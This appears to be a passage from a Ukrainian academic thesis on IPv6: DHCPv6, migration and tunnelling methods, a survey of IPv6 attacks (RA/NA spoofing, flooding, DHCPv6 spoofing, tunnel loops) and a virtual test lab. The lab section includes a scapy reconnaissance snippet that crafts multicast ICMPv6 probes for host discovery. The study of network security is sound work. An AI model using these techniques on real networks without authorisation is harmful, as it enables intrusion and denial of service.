Але по закінченню процесу автоматичного налаштування кінцевий пристрій не має адреси DNS сервера, а тому не може повноцінно використовувати можливості мережі. Це може бути виправлено за допомогою DHCP сервера або додаткової опції в RA повідомленні *(recursive DNS server).*

2.6.2. Автоматичне налаштування за допомогою DHCP

Можуть бути ситуації, коли політика компанії вимагає використовувати DHCPv6 сервер щоб забезпечити прогнозованість наданих адрес кінцевим пристроям. Так як DHCPv6 сервер зберігає інформацію про видані в користування адреси, даний метод налаштування ще називають методом з перевіркою стану.

В RA повідомленні маршрутизатор вказує, що налаштування адреси здійснюється через DHCPv6 за допомогою «managed address configuration» прапору. Робота протоколу DHCPv6 передбачає використання протоколу UDP з номером порта 546 зі сторони клієнта та 547 зі сторони сервера (агента). Сервер DHCPv6 використовує мультикаст адреси:

- для зв'язку із кінцевими користувачами – ff02::1:2;
- для зв’язку з іншими DHCPv6 серверами – ff05::1:3.

Процес обміну повідомленнями показано на рис. 2.7. Клієнт надсилає SOLICID повідомлення всім DHCPv6 серверам (агентам), у відповідь сервер надсилає ADVERTISE повідомлення з параметрами налаштування та запропонованою адресою (вже без використання мультикаст адрес). Після цього клієнт підтверджує свій запит адресу у вибраного сервера REQUEST повідомленням, і після отримання REPLY від сервера, клієнт може використовувати виділену йому адресу.



Рис. 2.7. Обмін повідомленнями DHCPv6

2.7. МЕТОДИ МІГРАЦІЇ

2.7.1. Нативні протоколи

Нативний (чистий, без застосування гібридних протоколів) протокол IPv6 став основним протоколом мережевого рівня моделі OSI лише у нових мережах, тобто тих, що заздалегідь проектувались для впровадження протоколу IPv6. Використання нативної форми IPv6 регламентується RFC 2460.

Але слід зауважити, що велика кількість мереж не відповідають сучасним вимогам і їхнє переобладнання вважається економічно недоцільним. Тому, контурні мережі IPv6, що мають спільні області з IPv4 мережами, мають необхідність підтримки гібридних протоколів, що дозволяють одночасне співіснування обох протоколів на кордоні мереж.

2.7.2. Гібридні протоколи

Загальна кількість задокументованих механізмів співіснування протоколів IPv4 та IPv6 вражає. Всі технології прийнято розділяти на три великі групи:

- dual–stack;
- тунелювання;
- технології типу NAT (translation).

Протокол dual–stack

Серед технології без тунелювання у окрему групу виділяється протокол dual–stack. Це одна із основних технологій, що робить перехід на нову версію протоколу IP можливим. Це метод інтеграції, при якому кожен вузол мережі має зв'язок як із IPv4 так і з IPv6 мережами, тобто пристрій працює одразу із двома стеками протоколів. При цьому старі застосунки, що можуть працювати лише із IPv4 працюватимуть і надалі, в той час як всі інші працюватимуть із IPv6.

Взагалі, за своєю сутністю, це є не протокол, а підхід до одночасного використання IPv4 та IPv6. Dual–stack створює умови підвищеної відмовостійкості та зменшує проблематику сумісності мережевого програмного забезпечення, але, в свою чергу, створює умови роботи IP мереж за протоколами версії 4 та 6 паралельно – без перетину. Точками дотику таких мереж стають лише кінцеві хости, що не сприяє гнучкості технології. До того ж на усьому обладнанні є необхідність одночасної підтримки обох стеків, що аж ніяк не створює умов економії ресурсів обладнання мережі.

Значним недоліком є кількість ресурсів, що вимагається від кожного пристрою, налаштованому для роботи із двома стеками протоколів, адже кожен із них повинен мати таблиці маршрутизації, топології протоколу маршрутизації і при цьому обробляти їх кожним із протоколів незалежно. Але з іншого боку рішення є найпростішим з точки зору налаштування та пошуку неполадок. Тому даний спосіб не є дуже розповсюдженим у мережах з високим навантаженням, таких як мережі провайдерів.

Протоколи тунелювання

Тунелювання зазвичай використовуються в галузі мережевих технологій для накладання несумісних функцій поверх існуючої мережі. Протоколи тунелювання створюють умови поєднання інкапсуляції IPv6 трафіку у IPv4 пакети чи навпаки. Причому, тунелювання може виконуватись як між кінцевими пристроями (хостами), так і між маршрутизаторами (для з’єднання IPv6–мереж через мережу IPv4, і навпаки).

Протоколи тунелювання розділяють на дві групи:

– статичні;
– автоматичні.

Статичні протоколи створюють з’єднання за попереднього ручного налаштування та імітує постійне з’єднання між двома доменами IPv6 через

магістраль IPv4. Динамічні протоколи потребують фіксації IPv4–адреси у глобальній IPv6 адресі, що використовується для з'єднання. Переваги динамічних протоколів:

- можливість автоматичного встановлення з'єднання;
- можливість встановлення з'єднання безпосередньо IPv6 та IPv4 хостом.

При тунелювання, один із протоколів розглядається як дані інкапсуляції, також з метою економії ресурсів та безпеки може носити характер статично налаштованих з'єднань. Статичне тунелювання зберігає простір оперативної пам'яті маршрутизуючого обладнання, але є менш масштабованим.

До динамічних протоколів тунелювання відноситься:

- 6in4;
- 6over4;
- 6to4;
- Teredo;
- ISATAP.

Протокол тунелювання 6in4, який ще називають «Protocol 41», вимагає, щоб обидва кінці тунелю мали глобальні адреси IPv4 (жодна з них не може знаходитись за NAT). У якості власної адреси тунелю використовується link–local адреси, що формуються принципом додавання до префіксу FE80::/64 IPv4 адреси. Отриманий IPv6 ідентифікатор прикріплюється до віртуального інтерфейсу, через який виконується подальша робота усіх IPv6–сумісних транспортних протоколів.

При обміні повідомленнями між островами IPv6 через мережу IPv4 до кожного IPv6 пакету додається новий заголовок IPv4. При цьому, в заголовку IP–пакету у полі «Protocol» вказується 41 (вказує на тип корисного навантаження для IPv6 по тунелю через IPv4, і використовується не залежно від транспортного протоколу IPv6 пакета).

При декапсуляції пакетів, отриманих через тунель, заголовок IPv4 відкидається, після чого відбувається обробка нативного трафіку IPv6.

За RFC, коли dual stack вузол отримує IPv4 датаграму, яка адресована одному із його інтерфейсів, а у полі «Protocol» зазначено 41, перевіряється чи пакет належить налаштованому тунельному інтерфейсу (згідно з адресами джерела та отримувача).

Недоліком цього протоколу є статична природа з'єднань. Тому для створення нового тунелю необхідно виконання умови налаштування цього з'єднання з іншої сторони.

Тунелювання 6over4 – механізм переходу, який використовує тунелювання 6in4 через IPv4 мережі, що підтримують мультикастинг. Цей метод тунелювання використовується рідко, через складність розгортання IPv4 мультикастингу. Але найголовніша проблема його впровадження — підтримка не серед усіх розробників операційних систем.

Принцип роботи протоколу 6to4 побудований на інкапсуляції повністю сформованого пакету IPv6 у пакет IPv4, у якому 32 біти адреси призначення беруться з 17–го по 48–ий біти IPv6 адреси, відсікаючи від IPv6 адреси мережі заголовок 2002::/16 та останні 16 біт адреси.

Ця технологія дозволяє встановлювати зв'язок із іншими вузлами, що використовують 6to4 тунелювання. Також, за наявності додаткових маршрутизаторів–ретрансляторів з'являється можливість встановлювати з'єднання з нативними IPv6 мережами. Для забезпечення роботи BGP з ретрансляторами, заброньовано пул адрес 192.88.99.0/24 у IPv4 мережі.

Найбільшим недоліком 6to4 є прив'язка до зарезервованого блоку адрес 2002::/16, а також складність реалізації роботи із BGP, тому цей різновид тунелювання може розглядатись як тимчасове вирішення проблеми, а не як постійне рішення. Після міграції, скоріш за все, IPv6 мережі будуть перенумеровані щоб звільнитись від обмежень адресних схем, що вимагає такий метод тунелювання.

Іншим рішенням тунелювання став протокол Teredo (розширення протоколу 6to4). Він використовуваним за замовчуванням операційними системами Microsoft Windows Vista, Windows 7 та Windows server 2008. Teredo займає фіксований порт з'єднання, інкапсулюючи пакет IPv6 мережі у UDP датаграми. Це виключає стандартні складності інших протоколів тунелювання з розпізнаванням типу протоколу та дає можливість автоматичного тунелювання, виключаючи необхідність завчасного встановлення тунелю для кожного з транс–IPv4 з'єднань. Існують загальнодоступні маршрутизатори–ретранслятори Teredo, які надають доступ до IPv6 Інтернет відповідним вузлам (заздалегідь налаштованим для роботи із цими ретрансляторами). На відміну від інших методів тунелювання Teredo може надати лише одну "/128" IPv6 адресою кінцевій точці тунелю. Одним з недоліків протоколу є проприєтарність та широка реалізація його лише на операційних системах компанії Microsoft.

Ще один представник протоколів динамічного тунелювання – ISATAP. IPv6 адреса для тунельного інтерфейсу складається з вказаного 64–бітного префіксу (або link–local префіксу) та ідентифікатора EUI–64, в склад якого входить IPv4 адреси інтерфейсу.

Як перехідна стратегія ISATAP тунелювання вважається ідеальним, масштабованим рішенням для кампусних підприємств та філіалів, адже підключення по протоколу IPv6 може бути автоматично активованим поверх існуючої мережі IPv4, в той час як організація поступово переводить всі мережі на IPv6. Додаткового налаштування вимагає тільки маршрутизатор ISATAP. Окрім цього, протокол ISATAP підтримується більшістю операційних систем.

Основне обмеження ISATAP полягає в тому, що він не підтримує мультикастинг. Але це не є проблемою для статичної маршрутизації чи BGP. Однак, протоколи маршрутизації такі як RIPng та OSPFv3 використовують мультикаст адреси, а тому не підтримуються ISATAP.

Але з іншого боку, для OSPFv3 можна вручну задати список сусідів, щоб всі повідомлення відправлялись на адреси конкретних пристроїв.

Різноманіття тунелюючих протоколів IPv6 по IPv4, відсутність точної ідентифікації кожного (більшість додатково ідентифікуються як 41–ий протокол у полі типу протоколу транспортного рівня в пакеті IPv4), робить автоматичні з'єднанні нестабільними та ускладнює пошук помилок тунелювання. Це пояснює і ставлення до цих протоколів компанії «Google», що не рекомендує використовувати автоматичне тунелювання при підключенні до сервісів компанії за IPv6 адресами [10].

Одним з виходів з цієї ситуації є використання додаткових протоколів опитування віддалених точок доступу до IPv6 мереж, таких, як AICCU та TSP. Але використання ще однієї ланки у створенні IPv6 мережі не підвищує надійності встановлення такого тунелю.

Протокол NAT–PT

NAT–PT – інша потужна технологія гібридного поєднання IPv6 та IPv4 мереж. Принцип роботи спільний з іншими технологіями NAT. Різницею є те, що замість зміни адреси у заголовку пакета, змінюється весь заголовок. Таким чином NAT–PT є NAT–ом мережевих протоколів, а не лише адрес.

Наразі, як окрема гібридна технологія, NAT–PT майже не застосовується за причиною декількох обмежень. По–перше – NAT–ування працює лише з адресами, тому у NAT–PT є необхідність статичного налаштування відповідності адрес AAAA–серверів до адрес IPv4 мереж, та додаткова маршрутизація без можливості зміни з'єднанням точки входу в мережу іншого мережевого протоколу. Це значно зменшує масштабованість рішення та його відмовостійкість. До того ж не дослідженим є питання споживання ресурсів пам'яті маршрутизатору на NAT–перетворення.

ВИСНОВОК ДО РОЗДІЛУ

1. В основі специфікації протоколу IPv6 лежить попередня версія мережевого протоколу. Звичайно ж, є суттєві відмінності, але основні функції залишаються тими ж самими.
2. Основна мета розробки нового протоколу – розширення простору адрес, що й спричинило зміни. Основний заголовок містить поля, використання яких є необхідним. Додаткові функції, такі як фрагментація, передача повідомлення через певні вузли реалізуються за допомогою заголовків розширення, що робить довжину основного заголовку постійною. Окрім цього, в заголовку взагалі відсутнє поле контрольної суми, так як вважається надлишковим. Такий підхід спрощує процес обробки повідомлення.
3. За використання IPv6 заборонена транзитна фрагментація. Тобто ця процедура повинна виконуватись лише кінцевими пристроями.
4. Протокол ICMPv6, необхідний для повноцінного функціонування IPv6 теж зазнав деяких змін в порівнянні із попередньою версією, що використовувалася із IPv4. Завдяки ньому, в комп’ютерних мережах, що використовують IPv6 стає можливим автоматичне налаштування, пошук сусідів, перевірка унікальності адреси та ін.. Для цьому використовуються механізми описані протоколом ND та повідомлення ICMPv6. Таким чином, більше немає необхідності в протоколах ARP та DHCP.

3. ОГЛЯД ВРАЗЛИВОСТЕЙ ПРОТОКОЛУ IPV6

Розгортання протоколу IPv6 відбувається одночасно із появою нових загроз безпеки кінцевих користувачів та їхніх даних. Загалом, проблеми безпеки пов’язані з протоколом IPv6 можна розділити на дві категорії: ті, що успадковані від його попередника – протоколу IPv4 та нові проблеми, пов’язані із новими можливостями, що були додані до протоколу. Деякі вразливості протоколу не враховані його специфікацією. Такі недоліки неможливо усунути, при цьому не змінюючи сам протокол. Вирішення подібних проблем зазвичай лягає на плечі розробників.

3.1. АТАКИ ПОВ’ЯЗАНІ ІЗ СПЕЦИФІКАЦІЄЮ

3.1.1. Розвідка

Для здійснення атаки, зловмисник повинен знайти свою жертву, визначити доступних в мережі хостів. Після цього він може провести сканування портів транспортного рівня для пошуку вразливостей у за стосунках та сервісах, та ця частина розвідки залишається незмінною для обох протоколів мережевого рівня.

Замість широкомовної розсилки протокол IPv6 використовує групові повідомлення (multicast). І кожен вузол, що використовує IPv6 стає членом хоча б однієї multicast групи, наприклад, FF02::1 (всі вузли локальної мережі). Зловмисник може використовувати утиліту ping і задавати в якості аргументу адресу мультикаст групи. Але за RFC 443 не всі пристрої зобов’язані відповідати на таке повідомлення, тобто розвідка може бути не досить успішною.

Але існує інший метод розвідки – це використання утиліти *alive6*. Цей інструмент дозволяє виявити деякі глобальні адреси IPv6, наступним чином: надсилається перше ICMPv6 echo-request, де відправник – глобальна унікальна IPv6–адреса, а отримувач – всі вузли мережі; друге

повідомлення таке ж, але невірно сформоване. В результаті, часина хостів надсилають echo–reply відповідь на перше повідомлення, а інші інформують про помилкове використання параметра у другому повідомлені – ICMPv6 (тип 4, код 2).

Ще один варіант ведення розвідки – використання утиліти *nmap*, що дозволяє надсилати деякі підроблені пакети. Наприклад, RA повідомлення з випадковим префіксом, що змушує всі вузли виконати процедуру автоматичного налаштування (як це було описано в частині 2.6.1), яка включає DAD. Із зібраної інформації *nmap* видає список можливих link–local адрес вузлів мережі (відомий префікс link–local адрес та визначені ідентифікатори інтерфейсів). Але такий метод не підходить для визначення адрес хостів, що задавались статично.

Крім цього, в IPv6 мережах також можливе виконання *ping sweep*. Але з огляду на розмір та структуру IPv6 адреси це може зайняти досить багато часу.

3.1.2. Заголовки розширення

Заголовки розширення розміщуються між заголовком IPv6 та заголовком протоколу вищого рівня та містять у собі додаткову інформацію мережевого рівня. Ці заголовки використовуються для виконання таких функцій, як фрагментація, або для вказання проміжних пристроїв, через які повинен пройти пакет. Це доповнення протоколу може використовуватись зловмисником для проходження через системи виявлення атак та мережеві екрани, а також для створення так званих «прихованих каналів» для передачі даних у заголовках розширення. Та більшу значну небезпеку становлять заголовки розширення, при умові, що на проміжних пристроях використовуються списки доступу. Проходження правил списку доступу не виконується до того, як не буде опрацьовано інформацію заголовку розширення. Як наслідок відбувається завантаження

ЦП проміжного пристрою і відмова у обслуговуванні. Постраждати від використання такої вразливості можуть цілі мережі.

3.2. ПЕРЕНАВАНТАЖЕННЯ КОМУТАТОРІВ

Максимальна кількість IP–маршрутів та MAC–адрес комутатора або маршрутизатора обмежується максимальним розміром CAM і TCAM пам’яті. Включення маршрутизації IPv6 значно зменшує загальну кількість записів TCAM. Це робить комутатор більш уразливими до (T)CAM виснаження. Як результат, деякі платформи можуть переходити до процесорної обробки пакетів, викликаючи високе завантаження процесора; або пересилати трафік через всі порти.

3.3. АТАКИ ПОВ’ЯЗАНІ З МЕТОДАМИ МІГРАЦІЇ

3.3.1. Петля в маршрутизації, при використанні IPv6 тунелів

Тунелювання використовується для передачі даних між островками, де використовується протокол IPv6, через мережу IPv4. Маршрутизатори, що знаходяться на кінцях тунелю працюють із обома протоколами і здійснюють передачу повідомлень, згідно особливостей протоколу тунелювання, що використовується. При використанні автоматичного тунелювання не відбувається перевірка наявності кінцевих точок тунелю. Зловмисник може використовувати це, надсилаючи пакет через вузол, що не є учасником тунелю в даний момент. В результаті, пакет пересилатиметься з тунелю знову, у нативну мережу IPv6. З цієї мережі, пакет направляється назад в точках входу в тунель. Таким чином пакет буде постійно передаватись в і з тунелю [11]. Жертвами такої атаки будуть вузли, що пересилають повідомлення з та в тунель.

3.4. АТАКИ ПОВ’ЯЗАНІ З РОБОТОЮ ICMPV6

Протокол ICMPv6 є невід’ємною частиною протоколу IPv6. Він повідомляє про помилки та виконує діагностичні функції такі, як ping та traceroute, крім того, має базу для розширення та реалізації нових функцій. Процедура NDP – одна із вже реалізованих розширень, що повністю замінює та удосконалює функції протоколу ARP, що працює в мережах з IPv4. На жаль, і велика частка атак пов’язана саме із цим протоколом:

3.4.1. Виявлення однакових адрес

Даний механізм використовується кінцевими пристроями для того щоб запобігти появі двох однакових адрес всередині мережі. Він може використовуватись зловмисником для організації DoS атаки.

3.4.2. Підміна повідомлення RA

У протоколі IPv6 реалізовано функцію автоматичного налаштування кінцевих пристроїв. Коли пристрої кінцевих користувачів надсилають запити на отримання мережевих налаштувань (на відміну від DHCP, запит іде на групову адресу), зловмисник може у відповідь надсилати свої налаштування, цим самим виконуючи DoS або MitM атаку.

3.4.3. «Затоплення» RA повідомленнями

Як і у попередньому випадку зловмисник підробляє RA повідомлення (можливо, додає нову інформацію про маршрут), але при цьому надсилає їх у великій кількості. Пристрій жертви перевантажується інформацією, що потребує обробки, вичерпуються ресурси. Тобто, ситуація призводить до відмови в обслуговуванні.

3.4.4. Підміна повідомлення NA

Функція, що замінює ARP, який використовується з протоколом IPv4. Зловмисник може видавати себе за «всі станції» в локальній мережі, і тим самим виконуючи DoS або MitM атаку.

3.4.5. «Затоплення» повідомленнями NS

Функція, що практично не відрізняється від ARP, який використовується з протоколом IPv4. Зловмисник може згенерувати велику кількість запитів на адресу жертви, тим самим перенавантажити інформацією, що потребує обробки. Ресурси пристрою жертви вичерпуються, що призводить до відмови у обслуговуванні.

3.5. АТАКИ ПОВ’ЯЗАНІ З РОБОТОЮ DHCPv6

Окрім автоматичного налаштування в мережі IPv6 також може використовуватись вже знайомий протокол DHCP нової версії. Як не дивно, нова версія має ті ж самі вразливості:

3.5.1. Вичерпування простору адрес

Зловмисник може вичерпати простір вільних адрес на DHCPv6 сервері.

3.5.2. Підміна DHCPv6 сервера

Зловмисник може видати себе за DHCPv6 сервер для здійснення DoS або MitM атаки.

ВИСНОВОК ДО РОЗДІЛУ

1. Вказані атаки можуть складати не весь список можливих небезпек, що можуть мати місце при використанні нового мережевого протоколу. Жертвами атак можуть бути як кінцеві користувачі, так і проміжне обладнання (маршрутизатори та комутатори).
2. При виконанні аналізу уразливостей, можна віднести їх до різних категорій і врахувати приналежність одразу до декількох із них [12]. Виділено такі категорії:
    - внутрішні – проблеми безпеки, що стосуються локальної мережі;
    - зовнішні – проблеми безпеки, що стосуються глобальної (зовнішньої мережі);
    - DoS – проблеми безпеки, які можуть призвести до відмови в обслуговуванні;
    - Firewall – проблеми безпеки, пов'язані з мережевим екраном або іншими фільтруючими пристроями;
    - Приховані – проблеми безпеки, які дають можливість створення прихованого каналу зв'язку;
    - Розвідка – проблеми безпеки, пов'язані з виявленням адресної інформації кінцевих пристроїв;
    - MitM – проблеми безпеки, які можуть бути використані для підключення до каналу передачі даних між його учасниками з метою перехвату, видалення або зміни інформації.

4. ДОСЛІДЖЕННЯ РІВНЯ БЕЗПЕКИ ПРОТОКОЛУ

Ще на етапі проектування мережі, можуть використовуватися різні методи аналізу захищеності і визначення загального рівня захищеності, які, базуються на кількісних і якісних методиках аналізу ризику. Графи атак забезпечують ефективний спосіб моделювання сценаріїв мережевих атак, а «Загальна система оцінки вразливостей» CVSS дає числові оцінки кожної уразливості. У комплексі, ці підходи можуть дати оцінку рівня захищеності комп'ютерної мережі.

Перевірка рівня захищеності комп'ютерної мережі при використанні протоколу IPv6 зводиться до таких етапів:

- побудова графа можливих атакуючих дій, спрямованих на реалізацію різних загроз безпеки;
- визначення вразливостей і «вузьких місць» у захисті;
- обчислення метрик захищеності та визначення загального рівня захищеності;
- зіставлення отриманих метрик до вимог і вироблення рекомендацій щодо посилення захищеності.

Аналіз захищеності варто проводити ще на етапі проектування мережі. Результати аналізу можуть допомогти сформувати обґрунтовані рекомендацій щодо усунення вразливостей і посилення захищеності комп'ютерної мережі, яка використовує протокол IPv6.

4.1. РОЗГОРТАННЯ ТЕСТОВОЇ ЛАБОРАТОРІЇ

Для розгортання тестової лабораторії використовувалось програмне забезпечення на базі Unix-систем, що дозволяє імітувати роботу комп’ютерної мережі з максимальним наближенням до реальної поведінки.

Використаний комплекс, що дозволяє змоделювати віртуальну мережу, складається з елементів, що вказані у табл. 4.1.

Таблиця 4.1. Елементи забезпечення використаного у віртуальній лабораторії

Тип пристрою	Назва пристрою (hostname)	Операційна система
Маршрутизатор	R1cisco, R2cisco	IOS 15.4S
	R1jun, R2jun	Virtual JunOS 12.0
Комутатор	SWcisco	CatOS 12.2
	SWjun	Virtual JunOS 12.0
ПК (Кінцеві пристрої)	PC1–c, PC1–j	Windows 7
	PC2–c, PC2–j	Windows 8
	PC3–c, PC3–j	Ubuntu

Для віртуалізації проміжного обладнання використано образи операційних системи cisco IOS та juniper VjunOS, тобто виконана повна емуляція обладнання мережевого обладнання. Для запуску віртуальних машин з операційною системою Windows 7, Windows 8 та Ubuntu використано VMware.

Для моделювання атак використовувалась утиліта *scapy* для Unix-подібних систем, що дає можливість надсилати, переглядати та аналізувати мережеві повідомлення, тобто поєднує в собі функціонал *nmap* та *tcpdump*, а також дозволяє не лише генерувати повідомлення, використовуючи вбудовану бібліотеку, але й створювати їх самостійно для здійснення атак різних типів. Відстеження повідомлень виконувалось за допомогою утиліти *tcpdump* на кінцевих пристроях.

Підключення між пристроями здійснюється через Ethernet інтерфейси, що пов’язано з обмеженнями на віртуальне обладнання. Всі пристрої мережі знаходяться в одній віртуальній локальній мережі (VLAN 10). Відтворення атака здійснювалось із PC, що на рис. 4.1 зображено як «Attacking host».

Вибрана топологія для проведення тестування та моделювання внутрішніх і зовнішніх атак зображено на рис. 4.1. В топології можна виділити дві локальні мережі, в одній з яких використовується проміжне обладнання cisco, в іншій – juniper; зв'язок між цими сегментами здійснюється через IPv4 хмару за допомогою технологій тунелювання.



Рис. 4.1. Топологія тестової лабораторії

Адресна схема підключення описана в табл. 4.2.

Тестування проходило в два етапи. Перший етап включав у себе виконання тестів при базовому налаштуванні проміжних пристроїв (без додаткових заходів безпеки); другий етап – виконання тих самих тестів за умови використання заходів безпеки, з метою перевірки їх надійності та коректності роботи.

Таблиця 4.2. Адресна схема підключень у локальних сегментах

Пристрій (hostname)	Інт–с	Фізична адреса	IPv6 адреса	Опис
R1cisco	Eth 0/0	aabb.cc00.6e00	fe80::a8bb:ccff:fe00:6e00	router to switch
			2001:db8:a::a8bb:ccff:fe00:6e00	
PC1-c		0030 0000 0201	fe80::2824:c9b8:895f:f78f	Link-local
			2001:db8::a:2824:c9b8:895f:f78f	Unicast global
PC2-c		0030 0000 0202	fe80::3834:c9b8:895f:f78f	Link-local
			2001:db8:a::3834:c9b8:895f:f78f	Unicast global
PC3-c		0030 0000 0203	fe80::0230:00ff:fe00:0203	Link-local
			2001:db8:a::0230:00ff:fe00:0203	Unicast global
R1jun	Eth 0/0	b0:a8:6e:aa:bb:cc	fe80::b2a8:6eff:feaa:bbcc	router to switch
			2001:db8:b:: b2a8:6eff:feaa:bbcc	
PC1-j		0030 0000 0204	fe80::4844:c9b8:895f:f78f	Link-local
			2001:db8:a::4844:c9b8:895f:f78f	Unicast global
PC2-j		0030 0000 0205	fe80::5854:c9b8:895f:f78f	Link-local
			2001:db8:a::5854:c9b8:895f:f78f	Unicast global
PC3-j		0030 0000 0206	fe80::0230:00ff:fe00:0206	Link-local
			2001:db8:a::0230:00ff:fe00:0206	Unicast global
Attacking host 1		12:5c:0f:92:89:c5	fe80::105c:0fff:fe92:89c5	Link-local
			2001:db8:a::105c:0fff:fe92:89c5	Unicast global
Attacking host 2		12:5c:0f:92:89:c5	fe80::105c:0fff:fe92:89c5	Link-local
			2001:db8:b::105c:0fff:fe92:89c5	Unicast global

4.2. ПРОВЕДЕННЯ ТЕСТІВ

4.2.1. Розвідка

Методи розвідки, що використовувались в мережах IPv4, що основувались на переборі можливих адрес, не можуть так само ефективно

використовуватись IPv6 мережах, так як кількість можливих комбінацій збільшується до 2^{64}.

Із попередньо розглянутих методів розвідки в IPv6 обрано найбільш ефективну модифікацію, що використовується утилітою *alive6*. Метод дозволяє і визначити хостів мережі і перевірити, чи відповідає ОС вимогам RFC 4443. Скрипт повідомлень показано на рис. 4.2.

```
src_ip = 'fe80::105c:0fff:fe92:89c5'

Packet1 = IPv6(src=src_ip, dst="ff02::1") \
/ICMPv6EchoRequest()

Packet2 = IPv6(src=src_ip, dst="ff02::1") \
/ICMPv6EchoRequest(data=RandString(10))
```

Рис. 4.2. Набір повідомлень для здійснення розвідки в мережі IPv6

В результаті виконання скрипта, отримано такі результати (не залежно від використаного проміжного обладнання):

- Windows 7 відповідно до RFC 4443 не відповідають на перше повідомлення, але надсилають повідомлення про помилку у відповідь на друге повідомлення.
- Windows 8 відповідно до RFC 4443 не відповідають на перше повідомлення, але надсилають повідомлення про помилку у відповідь на друге повідомлення.
- Ubuntu не відповідає вимогам RFC 4443, тому є вразливою до обох повідомлень.

В результаті отримано *link-local* адреси пристроїв (див. рис. 4.3 та рис. 4.4).

Слід зауважити, що адреси кінцевих пристроїв можуть бути також визначені пасивним прослуховуванням каналу, з огляду на те, що повідомлення що використовуються процедурою NDP надсилаються на мулькаст адресу, і передаються через всі порти комутаторів.

```
64 bytes from fe80::105c:0fff:fe92:89c5: icmp_seq=1 ttl=64 time=0.21 ms
64 bytes from fe80::2824:c9b8:895f:f78f: icmp_seq=1 ttl=64 time=1.2 ms
(DUP!)
64 bytes from fe80::105c:0fff:fe92:89c5: icmp_seq=2 ttl=64 time=1.21 ms
